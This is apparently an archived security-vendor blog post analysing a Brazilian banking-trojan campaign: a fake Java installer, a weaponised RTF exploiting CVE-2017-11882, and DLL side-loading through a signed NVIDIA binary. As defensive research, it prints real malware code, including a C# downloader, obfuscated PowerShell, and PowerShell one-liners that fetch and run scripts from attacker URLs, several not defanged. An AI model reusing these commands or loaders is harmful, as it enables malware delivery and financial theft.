VAI MALANDRA: A LOOK INTO THE LIFECYCLE OF BRAZILIAN FINANCIAL MALWARE: Part one

By Cybereason Nocturnus

Archived: 2026-04-05 20:27:26 UTC

Research by: Assaf Dahan

For more than a decade, Brazil has been one of the most active arenas of financial scamming, a fertile ground for banking Trojans and social engineering attacks. Brazilian threat actors have proven creative and up-to-date with global offensive methods and trends and utilize them in a variety of ways to target the Brazilian market and Portuguese speakers. We have observed an evolution in the tools, techniques and procedures (TTPs) used by the attackers, who constantly alter and improve their delivery techniques to evade traditional security products and remain undetected. One of the more interesting techniques used by the group in recent years is the extensive abuse of trusted and signed binaries by reputable companies such as HP, NVIDIA, RealTek and VMware to cloak malicious code that's either loaded via DLL-hijacking or injected into trusted applications.

Cybereason has been observing the Brazilian threat landscape and tracking several recent campaigns. Using AI-based behavioral detection, we uncovered and analyzed the lifecycle of interesting and stealthy attacks, which we'll discuss in this blog.


Check out Team Nocturnus' other research on Brazilian financial malware

Overlay RAT Campaign


We recently observed an interesting multi-staged campaign using a myriad of techniques to keep the activity under the radar. This campaign uses social engineering to infect the victim’s machine with a variant of a financial malware that's often referred to as Remoto RAT. This malware gives attackers full control over the victim’s machine and can circumvent the two-factor authentication methods used by many Brazilian financial institutions.

Infection Vector 1: Fake Java Installer

Cybereason telemetry caught a suspicious download of a fake Java installer that originated in user’s browsing via the Chrome browser:




The IP address is resolved to the following domain:



The website is clearly a phishing site that mimics a legitimate Java download website and is localized to target Brazilian users:


The unsuspecting users are persuaded to download the Java update, which contains the following Zip file:



7zip Command-line when unzipped by the user:


"C:\Program Files\7-Zip\7zFM.exe" "C:\Users\]REDACTED]\Downloads**Java-install6375727.zip**"

The Zip file contains a suspiciously tiny executable (10KB):




Java.exe (SHA-1: 75A29FEC62A95B4C820454CD82DDF70742A67602)


Static analysis of the executable reveals more suspicious features, such as the file description:



As well as the PDB path that points to "*HowToRunPowerShell*":



This PDB path obviously references a [publicly available code project](), whose topic is "*How to run PowerShell scripts from C#*":



Ironically, the java.exe file written in .NET, as shown by compiler signatures:

The .NET binary is obfuscated. However, after deobfuscating it, a plain-text C# code can be observed. The tiny executable has a sole purpose: to download a secondary payload:


```
namespace Caue
{
    internal static class Program
    {
        [DllImport("kernel32.dll")]
        private static extern IntPtr GetConsoleWindow();

        [STAThread]
        [DllImport("user32.dll")]
        private static extern bool ShowWindow(IntPtr hWnd, int nCmdShow);

        private static void Main()
        {
            new Process
            {
                StartInfo =
                {
                    FileName = "cmd.exe",
                    WindowStyle = ProcessWindowStyle.Hidden,
                    Arguments = "/C " + Program.Desmascara("XrSR9hVkf/8KHTEJYMDd25nYQ3HqsOufzQ01EOuGw+HAE
                }
            }.Start();
        }

        public static string Desmascara(string cipherText)
        {
            string result;
            try
            {
                cipherText = cipherText.Replace(" ", "+");
                byte[] array = Convert.FromBase64String(cipherText);
                using (Aes aes = Aes.Create())
                {
                    Rfc2898DeriveBytes rfc2898DeriveBytes = new Rfc2898DeriveBytes("jejum", new byte[]
                    {
                        73,
                        118,
                        97,
                        110,
```

The execution of the fake Java installer via the Cybereason user interface shows the spawned cmd.exe and PowerShell downloader:



The downloader attempts to download an image file:

*"C:\Windows\System32\cmd.exe" /C powershell -nop -c "iEx(New-Object Net.WebClient).DownloadString('**hxxps://cl[.]ly/f6f5fac35d25/download/testepepeu.jpg**')"*

The image file is in fact an obfuscated PowerShell script.

Testepepeu.jpg - 934BF6E81040089253C209A6B4286A235C240473

The PowerShell script is almost identical in terms of structure, strings and naming conventions to previously documented scripts associated with Brazilian and Chilean campaigns.

```
$BABYLOG = "$env:APPDATA\kokx.log"
if(![System.IO.File]::Exists($BABYLOG)){
New-Item -Path $BABYLOG -ItemType "file"

function gera-strrand
{
  -join ((65..90) + (97..122) | Get-Random -Count $args[0] | % {[char]$_})
}


function download(${_____/==\_/=====\}, ${_/===\___/=\_/\__/})
{
    ${/===\/\__/=\/=\/\} = New-Object $([Text.Encoding]::Unicode.GetString([Convert]::FromBase64String('U
    ${/=\/==\/\____/===} = [System.Net.HttpWebRequest]::Create(${/===\/\__/=\/=\/\})
    ${/=\/==\/\____/===}.set_Timeout(15000)
    ${_/===\/=\/\/=\__/} = ${/=\/==\/\____/===}.GetResponse()
    ${_/===\/=\_____/} = [System.Math]::Floor(${_/===\/=\/\/=\__/}.get_ContentLength()/1024)
    ${/==\____/==\_/\/=} = ${_/===\/=\/\/=\__/}.GetResponseStream()
    ${__/==\/==\/\/=\__} = New-Object -TypeName System.IO.FileStream -ArgumentList ${_/===\___/=\_/\__/},
    ${_/\/\__/=\/\/=\__} = new-object byte[] 10KB
    ${__/\/\__/=\/=\/=\} = ${/==\____/==\_/\/=}.Read(${_/\/\__/=\/\/=\__},0,${_/\/\__/=\/\/=\__}.length)
    ${_/=\/=====\_/=\__} = ${__/\/\__/=\/=\/=\}
    while (${__/\/\__/=\/=\/=\} -gt 0)
    {
        ${__/==\/==\/\/=\__}.Write(${_/\/\__/=\/\/=\__}, 0, ${__/\/\__/=\/=\/=\})
        ${__/\/\__/=\/=\/=\} = ${/==\____/==\_/\/=}.Read(${_/\/\__/=\/\/=\__},0,${_/\/\__/=\/\/=\__}.leng
        ${_/=\/=====\_/=\__} = ${_/=\/=====\_/=\__} + ${__/\/\__/=\/=\/=\}
    }
    ${__/==\/==\/\/=\__}.Flush()
    ${__/==\/==\/\/=\__}.Close()
    ${__/==\/==\/\/=\__}.Dispose()
    ${/==\____/==\_/\/=}.Dispose()
    return "Y"
}
```

Prior to downloading the secondary payload, the PowerShell script will also conduct a few sanity check such as checking whether it runs on a virtual machine (VMWARE, VirtualBox, etc.).


As seen, the code has many Portuguese language references, further affirming that the threat actors speak Portuguese.

```
90
91  $strCaminhoCaixaZipada = gera-strrand 8
92  $strCaminhoCaixaZipada = $strCaminhoPastaCaixa+"$strCaminhoCaixaZipada.zip"
93
94  $strUrlCaixaZipada = "https://cl.ly/390j3n40002a/download/new10.zip"
95
96  download $strUrlCaixaZipada $strCaminhoCaixaZipada;
97
98  Expand-ZIPFile $strCaminhoCaixaZipada $strCaminhoPastaCaixa;
99
100 $strRem = gera-strrand 8
101 $strRem = "nv$strRem.exe"
102 Rename-Item -Path "$strCaminhoPastaCaixa\nvstlink.exe" -NewName $strRem
103
104 $strRem = gera-strrand 8
105 $strRem = "$strRem.exe"
106 Rename-Item -Path "$strCaminhoPastaCaixa\hpdriver.exe" -NewName $strRem
```


The purpose of the PowerShell script is to download, extract and execute the contents of another Zip file called “open.zip” as well as a SSL certificate, behavior typically observed in financial malware:

Open.zip - 7C5F9C7541FE56FA11703156086D9F9D9C735800

Even though the Zip file is not password protected, the antivirus detection rate is very low:



The Zip file contains these three files:



Payload Analysis: Abusing A Trusted Binary


File name	**SHA-1 hash**	**Purpose**
Nvstlink.exe	7FF99C01BADAD20BF153483E31BDEAD611D6D203	Legitimate and signed NVIDIA executable.
OPENGL32.DLL	8E12FF6CFC217D5C9A6D1A7487634E50ABEB672E	Fake DLL side-loaded by the signed NVIDIA executable. Decrypts and loads to memory the main payload.
Soungs.config	0EA42E64F4C8653D865EEA79EB3B37B81206CAC1 (Unknown to VT)	Encrypted malware payload.

The attackers are using a well known technique called **DLL hijacking** to abuse a vulnerable signed and trusted binary. This technique was previously observed in the context of Brazilian financial malware to exploit an AutoIT binary.

In this instance, the attackers chose an authentic, signed NVIDIA binary (nvstlink.exe), which is vulnerable to DLL hijacking:

Internal name	NvStereoUtilityOGL
File version	1, 2, 2, 0
Description	OpenGL Stereo Sample
Comments	OpenGL GL_STEREO Sample
Signature verification	Signed file, verified signature
Signing date	5:05 PM 10/27/2017
Signers	[+] NVIDIA Corporation [+] VeriSign Class 3 Code Signing 2010 CA [+] VeriSign
Counter signers	[+] GlobalSign TSA for MS Authenticode - G2 [+] GlobalSign Timestamping CA - G2 [+] GlobalSign Root CA - R1


Nvstlink.exe's import table shows that it will attempt to load OPENGL32.DLL upon execution.



The attackers specifically replaced the original OPENGL32.DLL, required by the executable, with a fake OPENGL32.DLL, which will attempt to locate the file "soungs.config" within the same folder, decrypt its contents and load it into memory:

```
mov     eax, [eax]
call    sub_5C58CC
mov     eax, [ebp+var_8]
lea     edx, [ebp+var_4]
call    sub_423610
lea     eax, [ebp+var_4]
mov     edx, offset aSoungsConfig ; "\\soungs.config"
call    decrypt_func
mov     eax, [ebp+var_4]
mov     edx, offset dword_5D496C
```


The decrypted payload is mapped into three memory regions within the memory space of nvstlink.exe. The first one (0x3530000 - RW) is the PE header and the second one (0x3531000 - RWX) is the executable part of the payload. The third part is a copy of the whole executable (RW):



Infection Vector 2: RTF Document Weaponized with CVE 2017-11882

We observed another infection vector that also relies on social engineering to trick a user into opening a Word document that's actually a RTF document.

https://www.virustotal.com/#/file/e7b96141c68d215a249abfe8f70ceb3ef934d1857ebae70953dc30a0b542ad06/detection



Examining the RTF document using Didier Steven's rtfdump.py, we can see three entries with embedded objects using the following command: *rtfdump.py -f O [file]*:

We can see a reference to two entries called "Equation.3", further suggesting the usage of the infamous Equation Editor exploit (CVE 2017-11882):

```
    7   Level  3      c=     0 p=000000e4 l=     670 h=     658;     658 b=
   0 0 u=       0 \*\objdata
      Name: 'Package\x00' Size: 289 md5: e9203b0d2299695c8115f2583f038cab magi
c: 02006c6f
   10   Level  3      c=     0 p=000003c5 l=    7974 h=    7960;    7960 b=
   0 0 u=       0 \*\objdata
      Name: 'Equation.3\x00' Size: 3584 md5: e42d09b33300aba0df8f05d8c55f85ae
magic: d0cf11e0
   16   Level  3      c=     0 p=0000260b l=    7106 h=    7092;    7092 b=
   0 0 u=       0 \*\objdata
      Name: 'Equation.3\x00' Size: 3072 md5: 36dc59ae9758a5712af02e7e4c2d1861
magic: d0cf11e0
```

Dumping and decoding the embedded section, we can see the following payload split between the entries.

PowerShell payload found in section 7:

```
00000000: 01 05 00 00 02 00 00 00  08 00 00 00 50 61 63 6B  ............Pack
00000010: 61 67 65 00 00 00 00 00  00 00 00 00 21 01 00 00  age.........!...
00000020: 02 00 6C 6F 76 65 2E 62  61 74 00 43 3A 5C 66 61  ..love.bat.C:\fa
00000030: 6B 65 70 61 74 68 5C 6C  6F 76 65 2E 62 61 74 00  kepath\love.bat.
00000040: 00 00 03 00 15 00 00 00  43 3A 5C 66 61 6B 65 70  ........C:\fakep
00000050: 61 74 68 5C 6C 6F 76 65  2E 62 61 74 00 74 00 00  ath\love.bat.t..
00000060: 00 70 6F 77 65 72 73 68  65 6C 6C 20 2D 6E 6F 70  .powershell -nop
00000070: 20 2D 63 20 22 69 45 78  28 4E 65 77 2D 4F 62 6A   -c "iEx(New-Obj
00000080: 65 63 74 20 4E 65 74 2E  57 65 62 43 6C 69 65 6E  ect Net.WebClien
00000090: 74 29 2E 44 6F 77 6E 6C  6F 61 64 53 74 72 69 6E  t).DownloadStrin
000000A0: 67 28 27 68 74 74 70 73  3A 2F 2F 63 6C 2E 6C 79  g('https://cl.ly
000000B0: 2F 30 62 32 45 32 67 32  63 33 79 32 4C 2F 64 6F  /0b2E2g2c3y2L/do
000000C0: 77 6E 6C 6F 61 64 2F 6E  65 77 70 65 70 65 2E 70  wnload/newpepe.p
000000D0: 6E 67 27 29 22 14 00 00  00 43 00 3A 00 5C 00 66  ng')"....C.:.\.f
000000E0: 00 61 00 6B 00 65 00 70  00 61 00 74 00 68 00 5C  .a.k.e.p.a.t.h.\
000000F0: 00 6C 00 6F 00 76 00 65  00 2E 00 62 00 61 00 74  .l.o.v.e...b.a.t
00000100: 00 08 00 00 00 6C 00 6F  00 76 00 65 00 2E 00 62  .....l.o.v.e...b
00000110: 00 61 00 74 00 14 00 00  00 43 00 3A 00 5C 00 66  .a.t.....C.:.\.f
00000120: 00 61 00 6B 00 65 00 70  00 61 00 74 00 68 00 5C  .a.k.e.p.a.t.h.\
00000130: 00 6C 00 6F 00 76 00 65  00 2E 00 62 00 61 00 74  .l.o.v.e...b.a.t
```

Dropped payload in %tmp% folder, invoking a PowerShell downloader:


Execution of the dropped “love.bat” script found in section 10:

```
00000860: 00 00 00 01 00 FE FF 03  0A 00 00 FF FF FF FF 02  ................
00000870: CE 02 00 00 00 00 00 C0  00 00 00 00 00 00 46 17  ..............F.
00000880: 00 00 00 4D 69 63 72 6F  73 6F 66 74 20 45 71 75  ...Microsoft Equ
00000890: 61 74 69 6F 6E 20 33 2E  30 00 0C 00 00 00 44 53  ation 3.0.....DS
000008A0: 20 45 71 75 61 74 69 6F  6E 00 0B 00 00 00 45 71   Equation.....Eq
000008B0: 75 61 74 69 6F 6E 2E 33  00 F4 39 B2 71 00 00 00  uation.3..9.q...
000008C0: 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
000008D0: 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
000008E0: 00 00 00 00 00 03 00 04  00 00 00 00 00 00 00 00  ................
000008F0: 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00000900: 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00000910: 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00000920: 00 00 00 1C 00 00 00 02  00 9E C4 A9 00 00 00 00  ................
00000930: 00 00 00 C8 A7 5C 00 C4  EE 5B 00 00 00 00 00 03  .....\...[......
00000940: 01 01 03 0A 0A 01 08 5A  5A 63 6D 64 2E 65 78 65  .......ZZcmd.exe
00000950: 20 2F 63 25 74 6D 70 25  5C 6C 6F 76 65 2E 62 61   /c%tmp%\love.ba
00000960: 74 20 20 20 20 20 20 20  20 20 20 20 20 20 20 20  t
00000970: 20 20 20 20 41 12 0C 43  00 00 00 00 00 00 00 00      A..C........
```

The downloaded .png file is actually a PowerShell file with a very low detection rate:

hxxps://cl[.]ly/0b2E2g2c3y2L/download/newpepe.png

https://www.virustotal.com/#/file/ba203c49d639b4de69c31cea2c378d255a0318e133d9e859c8786dae2ce5445e/detection




The PowerShell script is almost identical to the PowerShell script seen in the first example, with a few changes in file names and URLs:

```
90
91  $strCaminhoCaixaZipada = gera-strrand 8
92  $strCaminhoCaixaZipada = $strCaminhoPastaCaixa+"$strCaminhoCaixaZipada.zip"
93
94  $strUrlCaixaZipada = "https://cl.ly/390j3n40002a/download/new10.zip"
95
96  download $strUrlCaixaZipada $strCaminhoCaixaZipada;
97
98  Expand-ZIPFile $strCaminhoCaixaZipada $strCaminhoPastaCaixa;
99
100 $strRem = gera-strrand 8
101 $strRem = "nv$strRem.exe"
102 Rename-Item -Path "$strCaminhoPastaCaixa\nvstlink.exe" -NewName $strRem
103
104 $strRem = gera-strrand 8
105 $strRem = "$strRem.exe"
106 Rename-Item -Path "$strCaminhoPastaCaixa\hpdriver.exe" -NewName $strRem
```

The PowerShell will download, extract and execute the contents of a Zip file called “new10.zip”:

